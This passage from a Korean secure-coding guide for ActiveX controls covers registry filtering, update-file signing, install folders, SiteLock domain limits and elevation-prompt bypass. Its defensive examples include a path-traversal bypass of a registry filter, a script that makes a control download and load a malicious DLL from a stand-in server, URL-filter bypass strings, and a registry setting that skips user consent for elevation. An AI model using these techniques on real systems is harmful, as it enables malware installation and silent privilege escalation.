하지만, 이 방법이 어렵다면 입력 값을 개인키로 암호화하여 변조될 수 없게 보호하거나, 특정 레지스트리 경로를 지정하여 이 경로의 하위 레지스트리에 대해서만 읽기 기능이 가능하도록 입력 값에 대한 필터링을 구현하여야 한다. 필터링을 구현할 때는 레지스트리의 경로가 우회되지 않도록 "..."을 사용할 수 없도록 제한하여야 한다.

## 나. 잘못 구현된 필터링으로 임의의 레지스트리 읽기 기능을 제공하는 예

[그림 18]은 잘못된 필터링의 예이다. "HKLM\SOFTWARE\MyActiveX" 경로 하위의 레지스트리에 대해서만 읽기 기능이 가능하도록 필터링을 구현하였다.

```
BSTR MyActiveX::ReadRegistryMethod2(BSTR keyname, BSTR valuename)
{
   BSTR x = "SOFTWARE\\MyActiveX\\" + keyname;

   return ReadRegistryMethod(x, valuename);
}
```

[그림 18] 잘못 구현된 레지스트리 읽기 필터링의 예

하지만, 이 필터링은 ReadRegistryMethod2("..\\", "SECRET")과 같은 방법으로 우회가 가능하다. 따라서 필터링을 구현할 때는 레지스트리의 경로가 우회되지 않도록 "..."을 사용할 수 없도록 제한하여야 한다. [그림 19]는 [그림 18]을 올바르게 수정한 예이다.

```
BSTR MyActiveX::ReadRegistryMethod3(BSTR keyname, BSTR valuename)
{
   if(strstr(keyname, "..") != NULL) {
   /* ...Here comes Error Handling Code... */
      return "";
   }

   if(strstr(valuename, "..") != NULL) {
   /* ...Here comes Error Handling Code... */
   return "";
   }

   BSTR x = "SOFTWARE\\MyActiveX\\" + keyname;

   return ReadRegistryMethod(x, valuename);
}
```

[그림 19] 올바르게 구현된 레지스트리 읽기 필터링의 예

# 제5절 업데이트 파일에 대한 신뢰성 검증

## 1. 개요

최근 ActiveX Control들은 대부분 자동 업데이트 기능을 포함하고 있으며, 이러한 업데이트 기능은 HTML의 〈param〉 태그나 스크립트 상에서 메소드 인자, 프라퍼티를 통하여 업데이트 서버의 URL이나 설치 파일 등의 업데이트 정보를 입력받아서 동작하는 것이 일반적이다.

만약 업데이트 정보(업데이트 서버의 URL, 설치 파일, 업데이트 되는 파일 등)를 공격자가 변조할 수 있다면, 정상적인 업데이트 기능을 악용하여 악성코드를 설치하는 것이 가능하다.

ActiveX Control 프로그램의 업데이트를 공격자로부터 보호하기 위해서는 업데이트 파일에 대한 신뢰성 검증이 필요하며, 이를 위한 방법으로는 서명 값을 검증하는 방법이 가장 바람직하다.

서명 값 검증이란 해당 ActiveX Control 개발업체에서 공개키/개인키 쌍을 발급받고, 업데이트 파일에 대해서는 개인키로 서명한 값을 추가하여 전달하고, 사용자 시스템인 클라이언트측에서는 전달된 업데이트 파일에 대하여 서명 값이 올바른지 공개키로 검증하는 방법을 의미한다. 즉, 업데이트 파일에 디지털 서명을 하여 업데이트 파일에 대한 신뢰성을 보장받는 것이다.

서명 값 검증 방법을 구현하기 어려운 경우에는 업데이트 URL을 HTML이나 스크립트 상에서 입력받지 아니하고 프로그램 소스 상에서 고정하여 사용하는 방법이 한 가지 대안이 될 수 있다.

## 2. 검증항목

- 업데이트 URL을 HTML의 〈param〉 태그나 스크립트 상에서 메소드 인자, 프라퍼티를 통하여 입력 받는 경우에는, 인터넷에서 다운로드 받는 업데이트 파일에 대하여 디지털 서명을 검증하여 신뢰성을 확보하여야 한다.

## 3. 검증항목 간과 시 위험성

업데이트 파일에 대한 신뢰성을 확보할 수 없다면 업데이트 파일을 통한 ActiveX Control 프로그램의 변조가 가능하다. 예를 들면, 업데이트 파일에 대한 URL을 메소드 인자를 통해 설정할 수 있는 경우에는 공격자가 업데이트 URL을 공격자의 서버 내 파일 주소로 변조하여 임의의 파일을 사용자 시스템에 설치할 수 있게 된다. ActiveX Control 프로그램이 공격자에 의해 변조가 가능하다면 악성코드로 바꿔치기 당하거나 실행코드 내에 악성코드가 삽입될 수 있으며, 이 후 해당 웹 사이트를 방문할 때마다 악성코드가 실행되어 사용자 시스템에 치명적인 위협이 될 것이다.

## 4. 사례

### 가. 메소드를 통해서 업데이트 URL을 입력받는 사례

[그림 20]은 정상으로 사용되는 업데이트 기능을 보여주는 예이다. Download 메소드를 통하여 업체의 웹서버로부터 module.zip을 다운로드 받고, C:\Program Files\MyActiveX\에 압축을 풀고, Run 메소드를 통하여 압축이 풀린 module.dll 파일을 로드하도록 구현되어 있다. [그림 20]의 ActiveX Control은 전형적인 업데이트 기능의 보안 취약점을 가지고 있다.

```
<object id="MyActiveX" classid="clsid:xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx">
</object>
<script>
  var UpdateURL = "http://myactivex.webserver/module.zip";
  MyActiveX.Download(UpdateURL);
  /*
    Download http://myactivex.webserver/module.zip
    and Extract into C:\Program Files\MyActiveX\

    module.zip contains module.dll
  */
  MyActiveX.Run();   // call LoadLibrary(C:\Program Files\MyActiveX\module.dll)
</script>
```

[그림 20] 정상적인 DLL 업데이트 예


[그림 21]은 [그림 20]의 ActiveX Control이 악용되는 예이다. Download 메소드를 통하여 공격자의 웹서버로부터 module.zip을 다운로드 받고, C:\Program Files\MyActiveX\에 압축을 풀고, Run 메소드를 통하여 압축이 풀린 module.dll 파일을 로드하도록 구현되어 있다. 단지 여기서의 module.zip은 정상적인 module.dll 파일을 가지고 있는 업데이트 파일이 아니고, 악성코드가 실행되는 module.dll 파일을 가지고 있기 때문에, 사용자 시스템은 곧 악성코드에 감염되게 된다.

이러한 업데이트 기능의 보안 취약점을 이용한 공격자의 변조 공격으로부터 ActiveX Control을 보호하기 위해서는 업데이트 파일에 대한 서명 값 검증을 하거나, 업데이트 URL을 HTML이나 스크립트 상에서 입력받지 아니하고 프로그램 소스 상에서 고정하여 사용하도록 프로그램을 수정하여야 한다.

```
<object id="MyActiveX" classid="clsid:xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx">
</object>
<script>
  MyActiveX.Download("http://xxx/module.zip);
  /*
    Download http://xxx/module.zip
    and Extract into C:\Program Files\MyActiveX\

    module.zip contains module.dll that has malicious code
  */
  MyActiveX.Run();   // call LoadLibrary(C:\Program Files\MyActiveX\module.dll)
</script>
```

[그림 21] 악용되어 DLL이 변조되는 예



# 제6절 관리자 권한의 폴더에 ActiveX Control 프로그램 설치

## 1. 개요

ActiveX Control은 설치된 웹 사이트에서 실행될 뿐만 아니라 웹게시물이나 이메일의 열람을 통해서도 손쉽게 실행이 가능하다. 또한, ActiveX Control을 개발하는 목적은 인터넷 익스플로러가 접근하지 못하는 사용자 시스템의 자원을 다루기 위해서가 대부분이다. 만약 이러한 ActiveX Control이 공격자에 의해 변조되어 악성코드로 변해 있다면 사용자 시스템에 치명적인 위협이 될 것이 자명하다.

불행히도 일부 ActiveX Control 개발자들은 이러한 위협에 대하여 고려하지 않은채 업데이트나 사용상의 편의를 위해 인터넷 익스플로러에서도 접근이 가능한 낮은 권한의 폴더에 프로그램을 설치하기도 한다.

하지만, 낮은 권한의 폴더에 있는 파일은 쉽게 수정이 가능하기 때문에 잠재적으로 변조될 위험성이 크다 할 수 있다.

ActiveX Control 프로그램을 공격자의 변조 공격으로부터 보호하기 위해서는 ActiveX Control 프로그램을 관리자 권한의 폴더에 설치하는 것이 중요하다.

이 때 ActiveX Control 프로그램이란 실행코드인 exe, dll, ocx 등의 파일을 의미하고, 관리자 권한의 폴더란 C:\Windows\의 하위 폴더 또는 C:\Program Files\의 하위폴더를 의미한다.

## 2. 검증항목

- ActiveX Control 프로그램(exe, dll, ocx등의 파일)은 관리자 권한의 폴더(C:\Windows\의 하위 폴더 또는 C:\Program Files\의 하위폴더)에 설치되어야 한다.

## 3. 검증항목 간과 시 위험성

관리자 권한의 폴더에 설치되지 않는 ActiveX Control 프로그램은 낮은 권한을 가진 프로세스에 의해서도 변조가 가능하기 때문에 보안상 문제가 있다. 예를 들자면, 편의를 위

해 인터넷 익스플로러가 쓰기 접근이 가능한 폴더에 ActiveX Control의 프로그램 파일을 설치한다면, 해당 ActiveX Control의 보안 취약점에 의해서 프로그램이 변조될 수 있을 뿐만 아니라 해당 ActiveX Control에 보안 취약점이 존재하지 않는다고 해도 잠재적으로 다른 ActiveX Control의 보안 취약점을 통해서 변조가 가능한 위험성을 가진다.

ActiveX Control 프로그램이 악의적인 공격자에 의해 변조가 가능하다면 악성코드로 바꿔치기 당하거나 실행코드 내에 악성코드가 삽입될 수 있으며, 이 후 해당 웹 사이트를 방문할 때마다 악성코드가 실행되어 사용자 시스템에 치명적인 위협이 될 것이다.

## 4. 사례


### 가. DLL 파일이 낮은 권한에서 쓰기접근이 가능한 폴더에 위치하는 예

[그림 22]는 ActiveX Control의 실행을 위한 일부 DLL 파일이 낮은 권한에서 쓰기접근이 가능한 폴더 하위에 설치되어 있는 모습을 보여준다. 예에서 ActiveX Control은 업데이트 URL을 입력받아 해당 URL의 xxx.dll.zip 파일을 "C:\Users\(사용자계정)\AppData\LocalLow\XXX\XXX" 폴더에 다운로드하고 압축을 자동으로 풀어 xxx.dll 파일을 덮어쓸 수 있는 파라미터를 제공하고 있다.

해당 폴더는 인터넷 익스플로러의 낮은 권한으로도 쓰기접근이 가능하기 때문에 공격자가 ActiveX Control이나 또는 다른 인터넷 익스플로러의 취약점을 이용하여 DLL 파일을 덮어씀으로써 프로그램을 변조할 수 있는 위험을 가진다.

변조된 DLL 파일은 해당 ActiveX Control이 실행될 때마다 메모리에 로드되어 자동으로 실행된다. 즉, 공격자가 해당 DLL 파일을 악성코드로 덮어쓴다면 이 후 해당 웹 사이트를 방문할 때마다 악성코드가 실행되어 사용자 시스템에 치명적인 위협이 될 것이다.

이와 같은 위험으로부터 ActiveX Control 프로그램을 보호하기 위해서는 ActiveX Control 프로그램을 관리자 권한의 폴더에 설치하여야만 한다.




[그림 22] DLL 파일이 낮은 권한의 폴더에 설치되어 있는 예

# 제7절 실행 가능한 웹 사이트의 제한

## 1. 개요

대부분의 ActiveX Control은 설치된 웹 사이트에서만 필요하며 그 외의 웹 사이트에서는 실행될 필요가 없다. 하지만, ActiveX Control은 설치된 웹 사이트에서 뿐만 아니라 다른 모든 웹 사이트나 이메일을 통해서도 손쉽게 실행이 가능하다. 문제는 특정 ActiveX Control이 보안 취약점을 가지는 경우 해당 ActiveX Control을 설치하고 사용했던 웹 사이트뿐만이 아니라 모든 웹 사이트와 이메일을 통해서도 공격이 가능해진다는 점이다.

따라서 ActiveX Control의 악용을 방지하기 위해서는 ActiveX Control의 실행 가능한 웹 사이트를 제한하여야만 한다. 실행 가능한 웹 사이트의 제한은 ActiveX Control의 보안 취약점을 제거해 줄 수는 없지만, 공격자의 공격을 효과적으로 방어해줄 수 있다. 왜냐하면 ActiveX Control의 악용은 해당 ActiveX Control이 설치되고 사용되는 사이트와는 관계가 없는 공격자의 웹서버 또는 이메일을 통해서 대부분 이루어지기 때문이다.

ActiveX Control의 실행 가능한 웹 사이트를 제한하기 위해서는 ActiveX Control이 실행되는 시점에 웹 사이트 URL에 대한 필터링을 구현하여야 하며, 이를 위해 SiteLock Template을 활용할 것을 적극 권장한다.

SiteLock Template이란 ActiveX Control가 실행되는 도메인을 제한해주기 위해 Microsoft社에서 제공하는 ATL 템플릿으로써 실행 가능한 웹 사이트 리스트의 제한뿐만 아니라, 추가적으로 실행 가능한 인터넷 영역의 제한 및 실행 가능한 유효 기간 설정 등의 기능을 제공해 준다.

SiteLock Template을 활용하지 않고 직접 웹 사이트 URL에 대한 필터링[11]을 구현할 수 있겠으나 사용이 간편하고 안정적이며 URL이 우회될 수 있는 실수를 방지해 주기 때문에 SiteLock Template을 이용하는 편이 바람직하다. SiteLock Template을 설치할 수 있는 URL은 아래와 같다(또는 MSDN 사이트에서 SiteLock Template을 검색하면 찾을 수 있다).

11) http://www.myweb.com이 올바른 도메인이라면 http://www.myweb.com.hacker.com/, http://www.hacker.com%2Fmyweb.com, http://www.myweb.com@www.hacker.com 등과 같은 방법으로 우회되지 않아야 한다.

- SiteLock Template 설치 URL :
  http://www.microsoft.com/downloads/details.aspx?FamilyID=43cd7e1e-5719-45c0-88d9-ec9ea7fefbcb&displaylang=en

## 2. 검증항목

- Microsoft의 SiteLock Template를 활용하여 특정 웹 사이트에서만 ActiveX Control이 실행 가능하도록 제한하여야 한다.

## 3. 검증항목 간과 시 위험성

실행 가능한 웹 사이트가 제한되지 않은 ActiveX Control은 보안 취약점이 발견될 경우, 해당 ActiveX Control이 설치되고 사용되었던 웹 사이트뿐만 아니라 다른 웹 사이트 방문이나 이메일 열람을 통해서도 악용이 가능하다. 즉, 악의적인 공격자에 의해 인터넷 어디에서라도 공격이 가능해진다.

실행 가능한 웹 사이트의 제한은 ActiveX Control의 보안 취약점을 제거해 줄 수는 없지만, 공격자의 공격 루트를 차단함으로써 공격을 방어해주는 효과를 가진다. 덧붙여 실행 가능한 웹 사이트로 지정된 웹 사이트에서의 ActiveX Control의 악용을 방어하기 위해서는 해당 웹 사이트에서 스크립트 인젝션 취약점이나 XSS 취약점이 발생하지 않도록 하여야만 한다.

## 4. 사례

### 가. VC++로 개발된 ActiveX Control에 SiteLock Template을 적용한 예

VC++로 개발된 ActiveX Control에 SiteLock Template을 적용하여 myweb.com 도메인으로 실행 가능한 웹 사이트를 제한하는 예를 기술한다. 상세한 내용은 SiteLock 설치 시 첨부된 sitelock.doc와 sitelock.h 파일을 참고한다.

## ■ ActiveX Control에 SiteLock Template 적용 순서

1) SiteLock을 설치 URL로부터 다운로드 받는다.

2) C:\Program Files\Microsoft\SiteLock 1.14\sitelock.h 파일을 복사하여 ActiveX Control 프로젝트에 추가한다.

3) StdAfx.h 파일에 [그림 23]과 같은 내용을 추가한다.

```
#define SITELOCK_USE_MAP                    // use macro for sitelock
#define SITELOCK_NO_EXPIRY                  // do not use expire-time
#define SITELOCK_USE_IOLEOBJECT             // use IOleObject
#include "sitelock.h"
```

[그림 23] SiteLock Template 적용 (1)

4) ActiveX Control 클래스에 [그림 24]와 같이 CSiteLock을 base 클래스에 추가한다.

```
class CMyActiveXCtrl :
        ...,
        ...,
        public CSiteLock<CMyActiveXCtrl>            // for SiteLock
```

[그림 24] SiteLock Template 적용 (2)

5) 멤버를 선언하는 곳에 [그림 25]와 같은 내용을 추가한다. 예에서는 myweb.com 도메인에 대한 http 접속을 허용하겠다는 의미이다.

```
BEGIN_SITELOCK_MAP()
        SITELOCK_ALLOWHTTP      ( L"myweb.com") // allow *.myweb.com
END_SITELOCK_MAP()
```

[그림 25] SiteLock Template 적용 (3)

6) 웹 사이트 제한을 위해 CSiteLock::InApprovedDomain() 함수를 적용한다. CSiteLock::InApprovedDomain() 함수는 올바른 도메인에서는 true를, 올바르지 않은 도메인에서는 false를 반환한다. Safe for Initialization 과 Safe for Scripting을 IObjectSafety

인터페이스를 통해 구현하였다면, CSiteLock::InApprovedDomain()을 구현부에 적용하여 ActiveX Control이 처음 시작될 때 웹 사이트를 제한하는 것이 바람직하다.

## ■ ActiveX Control에 SiteLock Template 적용시 고려 할 점

1) " 'GetSite' : is not a member of 'CMyActiveXCtrl' "과 같은 에러메시지 발생 시에는 sitelock.h 파일의 GetOurUrl 함수의 구현부를 [그림 26]과 같이 수정한다.

```
// Get the client site, container, and provider, etc.
//          hr = IObjectWithSite::GetSite(IID_IOleClientSite, (void**)&spClientSite);
//          if (FAILED(hr))
//           return false;
```

[그림 26] SiteLock Template 적용 (4)

2) " 'COleControl::GetClientSite' : function does not take 1 arguments"와 같은 에러메시지 발생 시에는 sitelock.h 파일의 GetOurUrl 함수의 구현부를 [그림 27]과 같이 수정한다.

```
#ifdef SITELOCK_USE_IOLEOBJECT
//          hr = pT->GetClientSite((IOleClientSite **)&spClientSite);
//          if (FAILED(hr) || spClientSite == NULL)
//           return false
            spClientSite = pT->GetClientSite();
            if (spClientSite == NULL)
             return false
            hr = spClientSite->QueryInterface(IID_IServiceProvider, (void **)&spSrvProv);
#else
            hr = pT->GetSite(IID_IServiceProvider, (void**)&spSrvProv);
#endif
```

[그림 27] SiteLock Template 적용 (5)

# 제8절 '신뢰할 수 있는 사이트 추가' 남용 금지

## 1. 개요

윈도우 비스타의 강화된 보안정책으로 ActiveX Control의 설치 및 실행에 제한을 받게 되자 개발자들은 대대적인 수정작업에 들어가야 했다. 불행히도 일부 개발자들은 윈도우 비스타용 ActiveX Control을 수정하는 대신 자신의 ActiveX Control이 설치되거나 실행되는 사이트를 신뢰할 수 있는 사이트로 추가하였다. 신뢰할 수 있는 사이트에서는 윈도우 Vista에서 추가된 보안기능들이 대부분 해제되어 기존의 ActiveX Control들도 대부분 정상적으로 동작하기 때문이다.

인터넷 익스플로러는 웹 사이트를 보안 수준에 따라 인터넷 영역, 로컬 인트라넷 영역, 신뢰할 수 있는 사이트 영역, 제한된 사이트 영역의 4가지 영역으로 나누고 있다. 대부분의 사이트는 인터넷 영역에서 실행되며, 인터넷 영역에서는 높은 보안 수준이 제공된다. 신뢰할 수 있는 사이트는 사용자 스스로 해당 사이트가 안전하다고 특별히 지정하는 사이트로써, 인터넷 영역보다 보안 설정이 낮아지며 특히 윈도우 비스타에서는 보호모드가 해제된다. 보호모드가 해제되면 윈도우 비스타에서 추가된 대부분의 보안정책이 무력화된다.

따라서 이 문제를 해결하기 위해서는 보안설정을 낮추는 방식이 아니라, 신뢰할 수 있는 사이트가 아니더라도 ActiveX Control의 정상적인 실행이 가능하도록 ActiveX Control을 수정하여야 한다.

## 2. 검증항목

- ActiveX Control의 설치 및 실행을 위해서 해당 웹 사이트를 신뢰할 수 있는 사이트에 추가하도록 강요하지 말아야 한다.

- ActiveX Control의 설치를 위해서 보안설정을 낮출 필요가 있다면 설치 후에는 반드시 보안설정을 원래대로 복구하여야 한다.

- ActiveX Control의 실행을 위해서 보안설정을 낮출 필요가 있다면 보안설정을 낮추는 방법 대신 권한 상승 창을 통해 ActiveX Control의 권한을 높이는 방법으로 구현하여야 한다.

## 3. 검증항목 간과 시 위험성

신뢰할 수 있는 사이트는 일반 인터넷보다 보안 수준이 낮게 설정되어 있다. ActiveX Control을 실행하기 위해 해당 웹 사이트를 신뢰할 수 있는 사이트에 추가하도록 강제한다면 결과적으로 해당 웹 사이트의 보안 수준을 강제적으로 낮추게 되는 것이며 이로 인하여 보안에 취약할 가능성은 높아진다.


또한, 윈도우 비스타의 경우 신뢰할 수 있는 사이트는 보호모드가 적용되지 않는다. 일반적으로 해당 웹 사이트에 취약점이 발생하는 경우라도 낮은 Integrity의 제약을 받지만, 신뢰할 수 있는 사이트에 추가되어 보호모드가 해제되면 중간 Integrity의 권한을 가지므로 사용자 권한의 폴더 및 레지스트리에 대한 접근 권한을 가지므로 특히 위험하다.

ActiveX Control의 설치를 위해 부득이하게 보안설정을 낮추어야 한다면, 설치 후에는 반드시 보안설정을 복구하여야 한다. 왜냐하면 변경된 보안설정은 인터넷 익스플로러에 반영구적으로 적용되므로 해당 ActiveX Control 뿐만 아니라 인터넷 사용 전반에 보안설정이 낮아지기 때문이다. 만약 ActiveX Control이 보안설정을 낮추어야만 실행 가능하다면 이는 올바르지 않은 실행방법이므로 대신 권한 상승 창으로 사용자 동의를 얻어서 높은 권한을 얻는 방법으로 구현되어야 한다.

## 4. 사례

### 가. 대화상자를 통해 신뢰할 수 있는 사이트로 추가를 강제하는 예

[그림 28]은 ActiveX Control의 실행을 위해서 해당사이트를 신뢰할 수 있는 사이트로 등록하라고 대화상자를 통해 강제하는 예를 보여준다. 사용자가 [그림 28] 좌측 하단의 "동의합니다"를 체크하지 않으면 대화상자의 "확인" 버튼을 누를 수 없으며 이 후 사이트를 이용하는데 ActiveX Control이 정상적으로 설치되지 않거나 정상적으로 실행되지 않는 등의 장애가 발생한다. 즉, 신뢰할 수 있는 사이트에 추가하지 않으면 해당사이트의 서비스를 이용할 수 없게 되는 것이다.




[그림 28] 신뢰할 수 있는 사이트 추가를 강제하는 예

신뢰할 수 있는 사이트에 추가하는 것은 곧 보안설정 수준이 낮아지고 보호모드가 해제되는 것을 의미한다. 따라서 이는 사용자의 선택의 문제이지 해당 웹 사이트를 구성하는 일부 응용 S/W인 ActiveX Control이 강요하거나 강제해서는 안 된다. 이 문제를 해결하고 올바르게 구현하려면, ActiveX Control이 신뢰할 수 있는 사이트의 추가 없이도 설치 및 실행이 가능하도록 프로그램을 수정하여야 한다.

부득이하게 ActiveX Control의 설치를 위해 보안설정을 낮출 필요가 생긴다면, 설치 후에는 반드시 보안설정을 원래대로 복구하도록 하여야 한다. 그리고 ActiveX Control이 보안설정을 낮추어야만 실행 가능하다면 이는 올바르지 않는 실행방법이므로 권한 상승 창으로 사용자 동의를 얻어서 높은 권한을 얻어서 실행되도록 프로그램을 수정하여야 한다.

# 제9절 권한 상승 창에 대한 우회 금지


## 1. 개요

윈도우 비스타의 보호모드 하에서 인터넷 익스플로러는 낮은 Integrity의 사용자 권한으로 실행되며, ActiveX Control 또한 낮은 Integrity의 사용자 권한을 가진다. 이로 인하여, ActiveX Control이 "Program Files" 하위의 파일이나 "HKEY_LOCAL_MACHINE" 하위의 레지스트리와 같은 높은 권한을 가지는 로컬 자원을 다루기 위해서는 권한 상승이 필요하다.

보안적인 관점에서 ActiveX Control의 권한 상승을 사용자 동의가 필요한 안전한 권한 상승과 사용자 동의가 필요없는 취약한 권한 상승으로 구분하였으며, 각각에 대한 설명은 다음과 같다.

### 가. 사용자 동의가 필요한 안전한 ActiveX Control의 권한 상승

안전한 권한 상승은 사용자 동의가 필요하다. 여기서 사용자 동의란 ActiveX Control이 권한 상승이 필요할 때, 권한 상승 창이 팝업 되고 사용자가 허용을 해야만 권한 상승이 일어나는 것을 의미한다. [그림 29]는 윈도우 비스타에서 볼 수 있는 여러 가지 형태의 권한 상승 창의 예이다.




[그림 29] 권한 상승 창

Microsoft社는 ActiveX Control의 안전한 권한 상승을 위하여 CoCreateInstanceAsAdmin 이라는 API를 제공한다. 일반적으로 ActiveX Control을 생성할 때는 CoCreateInstance를 통해 구현하지만 CoCreateInstanceAsAdmin을 대신 사용하게 되면, ActiveX Control은 사용자 동의 후에 관리자 권한으로 실행될 수 있다.

안전한 권한 상승의 또 다른 방법은 ActiveX Control이 Medium Integrity 이상의 대리자 프로세스를 생성하여 ActiveX Control이 해야 할 작업을 대리자 프로세스가 대신 수행하게끔 구현하는 것이다. ActiveX Control이 ShellExecute() API를 통하여 권한이 높은 대리자 프로세스를 시작하려 하면, 권한 상승 창이 뜨게 되고 사용자 동의 후에 대리자 프로세스가 높은 권한으로 실행될 수 있다.

ActiveX Control의 안전한 권한 상승은 보안 강화에 도움이 된다. 왜냐하면 이 경우 ActiveX Control이 치명적인 보안 취약점을 가지고 있다 할지라도 사용자 동의 없이는 실행되지 않기 때문이다. 즉, 공격자가 ActiveX Control의 보안 취약점을 이용하여 exploit 하더라도 낮은 Integrity의 낮은 권한에서 동작하며, 높은 권한을 가지는 주요 로컬 자원에 쓰기 작업을 하거나 높은 권한으로 동작하기 위해서는 권한 상승 창이 팝업 되는 것을 피할 수 없다.

## 나. 사용자 동의가 필요없는 취약한 ActiveX Control의 권한 상승

취약한 권한 상승은 ActiveX Control이 사용자 동의 없이 높은 권한이 필요한 작업을 수행하는 것을 말한다. 보안적인 관점에서 취약한 권한 상승은 권한 상승 창을 우회하는 효과를 가진다.

취약한 권한 상승의 한 가지 방법은 Elevation Policy 레지스트리 키를 이용하는 것이다. 이 방법은 Medium Integrity의 사용자 권한이 필요할 때 사용된다. Microsoft社는 레지스트리 키 설정을 통하여 ActiveX Control의 권한 상승 방법을 제공하며, 그 레지스트리 경로는 "HKLM\SOFTWARE\Microsoft\Internet Explorer\Low Rights\Elevation Policy\{GUID of ActiveX Control}\" 이다.

해당 ActiveX Control이 실행할 대리자 프로세스의 이름을 상기 레지스트리 경로의 "AppName"에 대리자 프로세스의 경로를 "AppPath"에 등록하고, "Policy" 값을 3으로 설정하면, 해당 ActiveX Control은 권한 상승 창을 통한 사용자 동의 없이 대리자 프로세스를 중간 Integrity의 사용자 권한으로 실행할 수 있다. (참고: "Policy" 값을 2로 설정하면 권한 상승 창을 통해 대리자 프로세스를 Medium Integrity의 사용자 권한으로 실행할 수 있다. 또한 "Policy" 값을 1로 설정하면 대리자 프로세스를 낮은 Integrity로 실행할 수 있다.)

취약한 권한 상승의 또 다른 방법은 사용자 시스템에 상주하는 Medium Integrity 이상의 높은 권한의 대리자 프로세스와 통신하여 높은 권한이 필요한 작업을 수행하는 방법이다. ActiveX Control이 최초 설치되는 시점에는 관리자 권한을 갖기 때문에 상주하는 높은 권한의 대리자 프로세스를 설치할 수 있다. 대리자 프로세스가 상주한다는 것은 매번 재부팅되는 시점에 대리자 프로세스가 높은 권한으로 실행된다는 것을 의미한다.

[그림 3]과 같이 ActiveX Control은 대리자 프로세스와의 통신을 통하여 대리자 프로세스에게 명령을 내림으로써 권한 상승 창을 통한 사용자 동의 없이 높은 권한이 필요한 작업을 수행할 수 있게 된다.

위와 같은 형태의 암시적인 권한 상승을 위한 ActiveX Control과 대리자 프로세스 간의 대표적인 통신 방법으로는 파일 공유, 레지스트리 키 공유, 윈도우 메시지, 네임드 파이프, 파일 매핑(메모리맵 파일), RPC(Remote Procedure Call)가 있다. 윈도우 비스타에서는 일반적으로 낮은 권한의 프로세스가 높은 권한의 프로세스로 통신하는 것이 제한되지만 통신 자원을 낮은 권한으로 설정함으로써 이를 허용하도록 개발할 수 있다.

일반적인 사용자 입장에서 빈번하게 팝업 되는 권한 상승 창은 번거로운 것이 사실이다. 따라서 개발자는 사용자 편의성을 위해 권한 상승 창이 팝업 되는 수가 최소화되도록 ActiveX Control을 설계하고 싶어 하며, 이런 의미에서 자동 권한 상승은 매력적이다.

하지만, ActiveX Control의 암시적 권한 상승은 보안적인 관점에서 보았을 때 위험하다. 왜냐하면, 보통의 경우 ActiveX Control이 보안 취약점을 가지고 있다 할지라도 보호모드 때문에 높은 권한으로 동작하는 것이 제한되는 반면, 암시적인 자동 권한 상승을 사용하는 ActiveX Control이 보안 취약점을 가지는 경우는 사용자 동의 없이도 높은 권한으로 악성행위를 수행하게 할 수 있기 때문이다. 따라서 ActiveX Control 개발 시 이러한 암시적인 권한 상승의 위험성을 반드시 고려해야 할 것이다.

## 2. 검증항목

- Elevation Policy 레지스트리 키를 ActiveX Control이 권한 상승 창을 통해 사용자 동의 없이 Medium Integrity의 사용자 권한을 가지는 프로세스(.exe)를 실행할 수 있도록 설정하지 말아야 한다.

